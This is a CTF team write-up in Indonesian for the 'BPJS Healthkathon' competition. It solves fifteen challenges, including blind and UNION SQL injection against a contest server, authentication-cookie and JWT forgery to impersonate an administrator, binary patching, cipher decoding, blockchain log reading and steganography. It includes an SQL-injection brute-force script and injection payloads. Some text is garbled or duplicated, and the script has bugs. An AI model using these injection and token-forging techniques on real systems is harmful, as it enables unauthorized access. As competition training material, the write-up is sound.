

Write Up “BPJS Healthkathon”

Kerang Ajaib



By:

Frendy Sanusi
Edbert Eddyson Gunawan
Frankie Huang

Daftar Isi

Daftar Isi	2
Soal 1	3
Process Explorer Checksum	3
Soal 2	6
Process Explorer Checksum v.2	6
Soal 3	7
Process Explorer v.3	7
Soal 4	9
ISO Ubuntu Desktop 23.04	9
Soal 5	10
Blind Extraction: SQL Injection to Uncover Admin Password	10
Soal 6	12
Infiltration Union: SQL Injection for Admin Credential Extraction	12
Soal 7	13
Forgery Quest: Crafting Authentication Cookies to Impersonate Users	13
Soal 8	14
Token Tamperer: Forging JWT Access Tokens to Impersonate Users	14
Soal 9	15
Cookie Crumbler: Injecting Invalid Cookie Parameters	15
Soal 10	16
Blockchain EVM#1	16
Soal 11	17
Blockchain EVM #3	17
Soal 12	18
Advanced AES	18
Soal 13	20
C Binary	20
Soal 14	21
Blockchain EVM#2 -> Logs	21
Soal 15	24
Pesan Tersembunyi	24

Soal 1

Process Explorer Checksum

FLAG: f2d42f32b54efe9c9027c3fb69f11b14ae1c77106bce42c958dffdcf315f705

Pada file yang diberikan, belum terdapat file procexp64-flag.exe. Sesuai petunjuk, kita coba membuka file procexp64.exe

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
Secure System	Susp...	188 K	23.968 K	108		
Registry		9.948 K	47.492 K	148		
System Idle Process	89.24	60 K	8 K	0		
System	0.13	76 K	8.336 K	4		
Interrupts	0.80	0 K	0 K	n/a	Hardware Interrupts and DPCs	
smss.exe		1.108 K	976 K	584		
Memory Compression	< 0.01	1.412 K	70.156 K	3352		
csrss.exe	< 0.01	2.284 K	5.024 K	1044		
wininit.exe		1.656 K	5.360 K	1164		
services.exe	0.27	7.156 K	10.708 K	1288		
svchost.exe	< 0.01	24.512 K	38.568 K	1464	Host Process for Windows S... Microsoft Corporation	
WmiPrvSE.exe		35.280 K	18.332 K	6784		
unsecapp.exe		1.780 K	7.596 K	6720		
RtkAudUService64.exe		2.532 K	10.432 K	7272		
StartMenuExperienceHos...	< 0.01	53.652 K	84.424 K	4984	Windows Start Experience H... Microsoft Corporation	
RuntimeBroker.exe		6.400 K	26.508 K	18328	Runtime Broker Microsoft Corporation	
Widgets.exe		7.820 K	37.128 K	9388	Microsoft Corporation	
RuntimeBroker.exe	< 0.01	10.404 K	37.716 K	17572	Runtime Broker Microsoft Corporation	
dllhost.exe		11.868 K	20.864 K	10536	COM Surrogate Microsoft Corporation	
ShellExperienceHost.exe	Susp...	28.744 K	58.456 K	12976	Windows Shell Experience H... Microsoft Corporation	
RuntimeBroker.exe	< 0.01	5.672 K	27.932 K	13844	Runtime Broker Microsoft Corporation	
SystemSettingsBroker.exe	< 0.01	8.496 K	33.624 K	9272	System Settings Broker Microsoft Corporation	
SearchHost.exe	Susp...	115.588 K	86.956 K	1736	Microsoft Corporation	
RuntimeBroker.exe		2.144 K	11.456 K	16372	Runtime Broker Microsoft Corporation	
ApplicationFrameHost.exe		20.620 K	40.400 K	1872	Application Frame Host Microsoft Corporation	
SystemSettings.exe	Susp...	38.816 K	3.092 K	17188	Settings Microsoft Corporation	
UserOOBEBroker.exe		1.988 K	9.976 K	11116	User OOBE Broker Microsoft Corporation	
WidgetService.exe		4.524 K	24.580 K	15592		
RuntimeBroker.exe		6.036 K	22.308 K	18292	Runtime Broker Microsoft Corporation	
RuntimeBroker.exe		2.064 K	11.292 K	8960	Runtime Broker Microsoft Corporation	

Yang ingin dilakukan adalah mengubah tulisan **File** menjadi **Flag**. Kami pun mencoba menggunakan **hexed.it** untuk mengubah hexdump dari file tersebut (mengubah kata **File** menjadi **Flag**).

procexp64-flag.exe	
00238A90	00 00 00 00 90 00 43 00 6F 00 6E 00 74 00 65 00É.C.o.n.t.e.
00238AA0	78 00 74 00 00 00 00 00 7C 9C 26 00 53 00 79 00 x.t..... £&.S.y.
00238AB0	73 00 74 00 65 00 6D 00 20 00 49 00 6E 00 66 00 s.t.e.m. .I.n.f.
00238AC0	6F 00 72 00 6D 00 61 00 74 00 69 00 6F 00 6E 00 o.r.m.a.t.i.o.n.
00238AD0	2E 00 2E 00 2E 00 00 00 00 00 95 9C 26 00 4F 00ò£&.O.
00238AE0	70 00 65 00 6E 00 20 00 50 00 72 00 6F 00 63 00 p.e.n. .P.r.o.c.
00238AF0	65 00 73 00 73 00 20 00 45 00 78 00 70 00 6C 00 e.s.s. .E.x.p.l.
00238B00	6F 00 72 00 65 00 72 00 00 00 80 00 41 9C 26 00 o.r.e.r...Ç.A£&.
00238B10	43 00 6C 00 6F 00 73 00 65 00 20 00 50 00 72 00 C.l.o.s.e. .P.r.
00238B20	6F 00 63 00 65 00 73 00 73 00 20 00 45 00 78 00 o.c.e.s.s. .E.x.
00238B30	70 00 6C 00 6F 00 72 00 65 00 72 00 00 00 00 00 p.l.o.r.e.r....
00238B40	00 00 00 00 10 00 26 00 46 00 6C 00 61 00 67 00&.F.l.a.g.
00238B50	00 00 00 00 7D 9C 26 00 52 00 75 00 6E 00 2E 00}£&.R.u.n...
00238B60	2E 00 2E 00 09 00 43 00 74 00 72 00 6C 00 2B 00C.t.r.l.+.
00238B70	52 00 00 00 00 00 00 00 00 00 00 49 9C 26 00 R.....IE&.

```

WSL at frennn ~
xxd procexp64.exe > before

WSL at frennn ~
xxd procexp64-flag.exe > after

WSL at frennn ~
diff before after
145589c145589 Teams (wo...
< 00238b40: 0000 0000 1000 2600 4600 6900 6c00 6500 .....&.F.i.l.e.
-
> 00238b40: 0000 0000 1000 2600 4600 6c00 6100 6700 .....&.F.l.a.g.

```

Diperoleh file procexp64-flag.exe:

Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-UUN0ATF\ASUS]

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
Secure System	Susp...	188 K	23.988 K	108		
Registry		9.960 K	47.512 K	148		
System Idle Process	97.79	60 K	8 K	0		
System	< 0.01	76 K	8.336 K	4		
Interrupts	< 0.01	0 K	0 K	n/a	Hardware Interrupts and DPCs	
smss.exe		1.108 K	976 K	584		
Memory Compression		1.408 K	112.968 K	3352		
csrss.exe		2.284 K	5.020 K	1044		
wininit.exe		1.656 K	5.304 K	1164		
services.exe	< 0.01	7.208 K	10.736 K	1288		
svchost.exe	< 0.01	23.800 K	38.104 K	1464	Host Process for Windows S...	Microsoft Corporation
WmiPrvSE.exe		35.264 K	18.204 K	6784		
unsecapp.exe		1.780 K	7.596 K	6720		
RtkAudUService64.exe		2.532 K	10.288 K	7272		
StartMenuExperienceHos...		53.652 K	83.648 K	4984	Windows Start Experience H...	Microsoft Corporation
RuntimeBroker.exe		6.468 K	26.512 K	18328	Runtime Broker	Microsoft Corporation
Widgets.exe		7.820 K	37.128 K	9388		Microsoft Corporation
RuntimeBroker.exe		10.184 K	35.780 K	17572	Runtime Broker	Microsoft Corporation
dllhost.exe		11.920 K	20.884 K	10536	COM Surrogate	Microsoft Corporation
ShellExperienceHost.exe	Susp...	28.832 K	58.480 K	12976	Windows Shell Experience H...	Microsoft Corporation
RuntimeBroker.exe		5.736 K	27.696 K	13844	Runtime Broker	Microsoft Corporation
SystemSettingsBroker.exe		8.576 K	33.656 K	9272	System Settings Broker	Microsoft Corporation
SearchHost.exe	Susp...	115.588 K	86.956 K	1736		Microsoft Corporation
RuntimeBroker.exe		2.144 K	11.404 K	16372	Runtime Broker	Microsoft Corporation
ApplicationFrameHost.exe		20.588 K	38.740 K	1872	Application Frame Host	Microsoft Corporation
SystemSettings.exe	Susp...	38.816 K	2.936 K	17188	Settings	Microsoft Corporation
UserOOBEBroker.exe		1.988 K	9.864 K	11116	User OOBE Broker	Microsoft Corporation
WidgetService.exe		4.584 K	24.624 K	15592		
RuntimeBroker.exe		5.888 K	22.196 K	18292	Runtime Broker	Microsoft Corporation
RuntimeBroker.exe		2.064 K	11.292 K	8960	Runtime Broker	Microsoft Corporation

CPU Usage: 1.67% | Commit Charge: 55.83% | Physical Usage: 85.40%

Langsung saja dihitung checksum dari file executable tersebut dan diperoleh:

```

WSL at frennn ~ 
cd Process\ Explorer
WSL at frennn ~ 
ls
Eula.txt ProcessExplorer.zip procexp64.exe procexp64.exe procexp64-flag.exe procexp.exe

WSL at frennn ~ 
sha256sum procexp64-flag.exe
f2d42f32b54efef9c9027c3fb69f11b14ae1c77106bce42c958dffdcf315f705 procexp64-flag.exe


```

Soal 2

Process Explorer Checksum v.2

FLAG: 35bd4e71b67655192a2b5159e7a7303d8332cd81df2842bf2679d92adbf57e25

Soal memberikan sebuah file procexp.exe. Sesuai maksud soal, kita ingin mencari checksum dari child-nya file procexp.exe



Dari sini kami mencoba melakukan ekstraksi pada file child tersebut. Awalnya kami mengira bahwa cara mengextractnya adalah dengan melakukan dump file. Namun, jawaban kami salah. Kami pun melihat lebih detail dan me-notice bahwa file procexp64.exe sebenarnya telah ada tersimpan pada path **C:\Users\micro\AppData\Local\Temp\procexp64.exe**. Langsung saja dibuka path tersebut dan ternyata benar, ada file executable tersebut. Langsung saja dicari checksumnya dan diperoleh:

```
WSL at frennn ~ 91% 00:08:56
cd /mnt/c/Users/micro/AppData/Local/Temp
WSL at frennn ~ 91% 00:08:56
sha256sum procexp64.exe
```


mengetahui bahwa cara mengextractnya adalah dengan melakukan dump file. Namun, jawaban kami salah. Kami pun melihat lebih detail dan me-notice bahwa file procexp64.exe sebenarnya telah ada tersimpan pada path C:\Users\micro\AppData\Local\Temp\procexp64.exe. Langsung saja dibuka path 35bd4e71b67655192a2b5159e7a7303d8332cd81df2842bf2679d92adbf57e25. procexp64.exe dicari

Soal 3


Process Explorer v.3

FLAG: 1689260095

Soal meminta untuk mencari timestamp dari file child pada soal 2 dan mengonversinya ke dalam bentuk Unix Timestamp. Langsung saja membuka **Properties** file tersebut dan diperoleh



Klik **Details**.



Dengan memanfaatkan tools **unixtimestamp.com** diperoleh

Enter a Date & Time

Year	Month	Day	Hour (24 hour)	Minutes	Seconds
2023	07	13	21	54	55

Convert →

Unix Timestamp	1689260095
GMT	Thu Jul 13 2023 14:54:55 GMT+0000
Your Time Zone	Thu Jul 13 2023 21:54:55 GMT+0700 (Western Indonesia Time)
Relative	2 months ago

Soal 4


ISO Ubuntu Desktop 23.04

FLAG: a8cd6ccff865e17dd136658f6388480c9a5bc57274b29f7d5bd0ed855a9281a5

Pertama download file iso dari link. Kemudian kita masukkan ke dalam website sha256 sum https://emn178.github.io/online-tools/sha256_checksum.html
Hasilnya

SHA256 File Checksum

SHA256 online hash file checksum function



Soal 5

Blind Extraction: SQL Injection to Uncover Admin Password

FLAG: BPJS{3686be7a7504de3a023abcb6525dc144}

Dengan menggunakan cookie seperti petunjuk soal maka kita bisa cek setiap karakter password dan mencocokkannya dengan abjad a-z.

```
1 import requests
2
3 url = "http://178.128.112.149/5_advance"
4
5 ans = ""
6 for j in range(1, 20):
7     for i in range(0, 26):
8         cookie = {"trackingID": f"aw5kb25lc2lh\` AND (SELECT SUBSTRING(password,{j},1) FROM users WHERE username='administrator')={chr(ord('a')) + i}---"}
9
10    response = requests.get(url, cookies=cookie)
11
12    s = response.text
13    if ("Selamat" in s):
14        ans += chr(ord('a')) + i
15
16 print(ans)
```

Ketika dijalankan maka menjadi

Maka kemudian kita login dengan akun ‘administrator’ dan password ‘bmvsaxnh’

Berhasil login ke dalam sistem.

Halaman Admin

Hello,

Kamu berhasil ke halaman admin.

FLAG : BPJS{3686be7a7504de3a023abcb6525dc144}

[Logout](#)

Soal 6

Infiltration Union: SQL Injection for Admin Credential Extraction

FLAG: BPJS{3837bee14ab20995e071b507e7046d48}

Dengan menggunakan petunjuk dari soal maka kita dapat membuat payload UNION attack seperti berikut dengan rincian, union kan tabel Electronics dan semua kolom dari tabel 'users' - diketahui dari soal.

Electronics%27%20UNION SELECT * FROM users

Maka akan muncul

Query error: The used SELECT statements have a different number of columns

Diskoal juga diberitahukan bahwa tabel 'users' hanya memiliki 2 kolom, username dan password. Sedangkan pada tabel Electronics memiliki 3 kolom. Maka dari itu kita membuat sebuah payload lain agar dari tabel users bisa diambil 3 kolom, dengan membuat sebuah kolom null

Electronics%27%20 UNION SELECT username, password, null AS col3 FROM users

Product Filter	
Id: 1 Name: Laptop Category: Electronics	Maka didapatkan seperti disamping. Kemudian kita menggunakan base64 untuk men-decode password dari administrator. Didapatkan: <pre>nexus@LAPTOP-M2BSGL6K:~/playground-code \$ echo YnBqc2ZsYWcyOTA4 base64 -d bpjsflag2908 id: 1</pre>
Id: 4 Name: Smartphone Category: Electronics	Selanjutnya pergi ke halaman http://178.128.112.149/6_advance/login.php Dan login dengan username 'administrator' dan password 'bpjsflag2908' <div style="background-color: #c8f7e4; padding: 5px; margin-bottom: 10px;">Berhasil login ke dalam sistem.</div> <div style="border: 1px solid #ccc; padding: 10px; background-color: #fff; min-height: 150px;"><h3>Halaman Admin</h3><p>Hello,</p><p>Kamu berhasil ke halaman admin.</p><p>FLAG : BPJS{3837bee14ab20995e071b507e7046d48}</p><p>Logout</p></div>
Id: user Name: YnBqc2ZsYWcyOTA4 Category:	

Soal 7

Forgery Quest: Crafting Authentication Cookies to Impersonate Users

FLAG: BPJS{a37fb48b128dd8d0a4c458f7b925b637}

Pertama login ke website dengan menggunakan username 'user' dan password 'user123'. Kemudian di bagian cookie dari web kita akan menemukan 'dXNlcjEyMw==' yang jika di decode maka akan menjadi 'user123'.

Maka dari itu, sesuai dengan petunjuk kita enkripsi teks 'indonesia78tahun' lalu di encode url.

Hasil: aW5kb25lc2lhNzh0YWh1bg%3D%3D

Name	Value	Domain	Path	Ex...	Size	Ht...	Se...	Sa...	Pa...	P...
getflagbpjs	YnBoc2ZsYWcyOTAA	178.12...	/	20...	27					M...
PHPSESSID	5dabe67a9e3e8ef09...	178.12...	/	Se...	41					M...
authenticated	true	178.12...	/	20...	17					M...
insertsuccess	3f03933f9b1720761...	178.12...	/	20...	45					M...
user_id	aW5kb25lc2lhNzh0Y... aW5kb25lc2lhNzh0YWh1bg==	178.12...	/_...	Se...	35					M...

Cookie Value Show URL-decoded
aW5kb25lc2lhNzh0YWh1bg==

Soal 8

Token Tamperer: Forging JWT Access Tokens to Impersonate Users

FLAG: BPJS{1e0e1292e21fd6bbbf89a0efa094958e}

Pertama login ke dalam website dengan username 'user' dan password 'password123'. Kemudian lihat pada URL. akan didapatkan

token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9eyJ1c2VybmFtZSI6InVzZXliLCJyb2xlioidXNlcilsImV4cCI6MTY5NTUzMjk1N30.goUbuV1z-aXnkXfDaTLrhJGRK89wPEYxMXL-Yj7sKyU

The screenshot shows the jwt.io interface. On the left, under 'Encoded', the token is pasted: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9eyJ1c2VybmFtZSI6InVzZXliLCJyb2xlioidXNlcilsImV4cCI6MTY5NTUzMjk1N30.goUbuV1z-aXnkXfDaTLrhJGRK89wPEYxMXL-Yj7sKyU. On the right, under 'Decoded', the token is split into three sections: HEADER, PAYLOAD, and SIGNATURE. The HEADER section shows { "typ": "JWT", "alg": "HS256" }. The PAYLOAD section shows { "username": "admin", "role": "admin", "exp": 1695532957 }. The SIGNATURE section shows HMACSHA256(base64UrlEncode(header) + "." + base64UrlEncode(payload), bpjshealthkathon). A note above the PAYLOAD section says 'EDIT THE PAYLOAD AND SECRET'.

Berdasarkan petunjuk ini adalah JWT, maka mari kita edit. 😊

Setelah didapatkan, ganti saja di bagian token dengan token baru.

Voila

Berhasil login ke dalam sistem.

Dashboard

Hello,

This is the admin area.

FLAG :

BPJS{1e0e1292e21fd6bbbf89a0efa094958e}

[Logout](#)

Soal 9

Cookie Crumbler: Injecting Invalid Cookie Parameters

FLAG: BPJS{0c4590ae8370a07406c285b12f3a32eb}

Pertama buka web dan login dengan username 'user' dan password 'user' sesuai petunjuk soal. Lalu akan muncul pesan error: 'Cookie 'auth_cookie' not found.'. Maka dari itu kita bikin cookie 'auth_cookie' dengan value 'admin' maka akan muncul

Name	Value	Domain	Path	Ex...	Size	Ht...	Se...	Sa...	Pa...	P...
getflagbjjs	YnBqC2Z3YWcyOTAA4	178.12...	/	20...	27					M...
auth_cookie	admin	178.12...	/	Se...	16					M...
PHPSESSID	5dab67a3e3e8ef09...	178.12...	/	Se...	41					M...
authenticated	true	178.12...	/	20...	17					M...
insertsuccess	3f039339b1720761...	178.12...	/	20...	45					M...

Karakter yang aneh muncul. Kita coba base64 antara encode / decode

```
nexus@LAPTOP-M2BSGL6K:~/playground-code
$ echo admin | base64 -d
iYbase64: invalid input
```

Dari sini kita tahu kalau ternyata inputan cookie akan otomatis di decode dengan base64. Selanjutnya dengan petunjuk yang ada maka kita melakukan encode teks 'admin' dengan base64 dan menempatkan dalam cookie.

Name	Value	Domain	Path	Ex...	Size	Ht...	Se...	Sa...	Pa...	P...
getflagbjjs	YnBqC2Z3YWcyOTAA4	178.12...	/	20...	27					M...
auth_cookie	YWRtaW4=	178.12...	/	Se...	19					M...
PHPSESSID	5dab67a3e3e8ef09...	178.12...	/	Se...	41					M...
authenticated	true	178.12...	/	20...	17					M...
insertsuccess	3f039339b1720761...	178.12...	/	20...	45					M...

Kemudian kita masuk ke link /admin.php.

Welcome, admin!

Akses Admin

BPJS{0c4590ae8370a07406c285b12f3a32eb}

Soal 10

Blockchain EVM#1

FLAG:

Unsolved 😞

Soal 11

Blockchain EVM #3

FLAG: BPJS{650994b667e0fb97189370c0ab1bb185}

Setelah membaca soal disuruh untuk menggunakan AbiCoder untuk men-decode. Maka dari itu kita membuat script untuk decoder

Setelah itu langsung didapatkan

Soal 12

Advanced AES

FLAG: BPJS{13a5ca101497670a968dc0b99f4a68bd}

Diberikan sebuah base64 yaitu

WjJLeGIMQXBDMStsSUZXcUZZR2xyaOoxSHFZRDVycG5VTC9aZXRVV3Q1ZEhsSGx3dEZ0dVowMUNER2hzYTNxWlcxM09GdmY2UDltZ3RoaUxQVFZsVWI9PQ==

Berdasarkan soal, diketahui bahwa pesan tersebut merupakan hasil 3 kali enkripsi. Untuk melakukan dekripsi, kita dapat melakukan reverse dari langkah-langkah enkripsi.

Pertama, kita akan men-decode pesan tersebut.

```
WSL at frennn ~ 91% 00:08:56
echo "WjJLeGIMQXBDMStsSUZXcUZZR2xyaOoxSHFZRDVycG5VTC9aZXRVV3Q1ZEhsSGx3dEZ0dVowMUNER2hzYTNxWlcxM09GdmY2UDltZ3RoaUxQVFZsVWI9PQ==" | base64 --d
Z2KxiLApC1+lIFWqFYGlrkj1HqYD5rpnUL/ZetUwt5dHlHlwtfTuZ01CDGhsa3qZW130Fvf6P9mgthiLPTVlub==
```

Lalu, kita mendekripsi pesan tersebut menggunakan caesar cipher dengan shift 5.

The screenshot shows the dCode Caesar Cipher Decoder interface. On the left, there's a search bar and a results section for 'Caesar Cipher - Shift by 5'. It lists two decoded messages for shifts +5 and -5. The +5 shift section contains the following text:
U2Fs dGVkX1+gDAR1ATBgm
fE1C1TY5mkPG/UzoPRO5
yCgCgroAopU01XYBcnv31
UR13JAqa6K9hbocdGKOQg
Pw==
The -5 shift section contains:
E2PcnQFuH1+qNKBvKDLqw
p01MVDI5wusZQ/EjyzBv5
iMqMqbYKyzE01HILmxF3v
EB13TKak6U9rlymnQUYaq
Zg==
On the right, the main decoder panel shows the input text: Z2KxiLApC1+lIFWqFYGlrkj1HqYD5rpnUL/ZetUwt5dHlHlwtfTuZ01CDGhsa3qZW130Fvf6P9mgthiLPTVlub==. Below it, the text 'Test all possible shifts (26-letter alphabet A-Z)' is followed by a '► DECRYPT (BRUTEFORCE)' button. Under 'MANUAL DECRYPTION AND PARAMETERS', there are several options: 'SHIFT/KEY (NUMBER): 5' (radio button selected), 'USE THE ENGLISH ALPHABET (26 LETTERS FROM A TO Z)' (radio button selected), and other unselected options like 'USE THE LATIN ALPHABET IN THE TIME OF CAESAR (23 LETTERS, NO J, U OR W)', 'USE THE ASCII TABLE (0-127) AS ALPHABET', and 'USE A CUSTOM ALPHABET (A-Z0-9 CHARS ONLY)'. A text input field contains the string 0123456789ABCDEFGHIJKLMNPQRSTUVWXYZ. At the bottom, there's a '► DECRYPT' button and a note: 'See also: ROT Cipher – Shift Cipher'.

Terakhir, kita lakukan dekripsi menggunakan AES dengan **key=KunciRahasia123**

← → C browserling.com/tools/aes-decrypt

world's simplest AES decryptor for web developers and programmers. just paste your text in the form below, enter password, press AES Decrypt button, and you get decrypted message. Press button, get text. No ads, nonsense or garbage.

 Like 5K

Announcement: We just launched [Online Number Tools](#) - a collection of browser-based number-crunching utilities. Check it out!

BPJS{13a5ca101497670a968dc0b99f4a68bd}

Password:

Soal 13

C Binary

FLAG: BPJS{0162bdf0ccc6767d39b7baa07deb01a9}

Dari soal diberikan sebuah array berisi char sebagai berikut

```
unsigned char encrypted[] = { 0xE8, 0xFA, 0xE0, 0xF9, 0xD1,
0x9A, 0x9B, 0x9C, 0x98, 0xC8, 0xCE, 0xCC, 0x9A, 0xC9, 0xC9,
0xC9, 0x9C, 0x9D, 0x9C, 0x9D, 0xCE, 0x99, 0x93, 0xC8, 0x9D,
0xC8, 0xCB, 0xCB, 0x9A, 0x9D, 0xCE, 0xCF, 0xC8, 0x9A, 0x9B,
0xCB, 0x93, 0xD7, '\0' };
```

Kemudian, dari soal diberitahukan bahwa flag dienkripsi dengan metode yang sederhana, sehingga dicoba hasil xor antara 0xE8 dan 0x42, yaitu 0xAA. Kemudian, jika semua karakter dixor dengan 0xAA, maka flag akan didapatkan.

Soal 14

Blockchain EVM#2 -> Logs

FLAG: BPJS{6a2591fb55e5bc84479b785534145d9f}

Berdasarkan petunjuk dan informasi soal, kita membuat sebuah script untuk membaca log.

```
from web3 import Web3
import inspect

infura_url = "https://rpc-mumbai.maticvigil.com"

web3 = Web3(HTTPProvider(infura_url))

contract_address = "0x0499fcD8Aa4A23c26a4a0e625194B102d4ABA2dF"

topics = ['0x844e4fccb87d6d184373397bf5d41ce3551716260f6e90263dbbed3bda32f4f']
from_block = 40275908
to_block = 40276268

contract_abi = [
    {
        "Inputs": [],
        "StateMutability": "Payable",
        "Type": "Constructor"
    },
    {
        "Anonymous": False,
        "Inputs": [
            {
                "Indexed": False,
                "InternalType": "String",
                "Name": "Context",
                "Type": "String"
            }
        ],
        "Name": "Added",
        "Type": "Event"
    },
    {
        "Inputs": [
            {
                "InternalType": "String",
                "Name": "Context",
                "Type": "String"
            }
        ],
        "Name": "Add",
        "Outputs": [],
        "StateMutability": "Nonpayable",
        "Type": "Function"
    },
    {
        "Inputs": [],
        "Name": "Owner",
        "Outputs": [
            {
                "InternalType": "Address Payable",
                "Name": "",
                "Type": "Address"
            }
        ],
        "StateMutability": "View",
        "Type": "Function"
    }
]

event_filter = {
    'address': contract_address,
    'topics': topics,
    'fromBlock': from_block,
    'toBlock': to_block
}
event_logs = web3.eth.get_logs(event_filter)

for log in event_logs:
    print(log)
```

Kemudian akan didapatkan

Setelah itu kita mencoba untuk men decode 'data' dari output satu satunya. Gunakan decoder dari Challenge Nomor 11.

```
PS C:\Users\Asus Tuf Gaming\Desktop\Edbert_Geek\CTF\CTF_BPJS\ctf-fixed-address> node "c:\Users\Asus Tuf Gaming\Desktop\Edbert_Geek\CTF\CTF_BPJS\ctf-fixed-address\solver.js"
[ 'BPJS{6a2591fb55e5bc84479b785534145d9f}',  
 [Getter],  
 BigNumber {  
 -hex: 0x42594a537b366132353931666235356535626338343437396237383535333431,  
 -isBigNumber: true  
 }  
 ]  
PS C:\Users\Asus Tuf Gaming\Desktop\Edbert_Geek\CTF\CTF_BPJS\ctf-fixed-address>
```

Soal 15

Pesan Tersembunyi

FLAG: BPJS{8461d064af7cc0e7c676fe6dd03dcc77}

Diberikan file paus.png yang isinya:



Dari petunjuk yang diberikan, kita tahu bahwa pesan disembunyikan menggunakan teknik LSB (least-significant bit). Langsung saja kita coba salah satu tools yaitu zsteg.

```
WSL at frennn ~ 91% 00:08:56
zsteg -a paus.png | grep BPJS
b1,rgb,lsb,yx Insert For ... file: Hewlett-Packard Graphics Language, starting with "BPJS{8461d064af7cc0e7c676fe6dd03dcc77}\377\277\221\360" with "\032\275r\"
```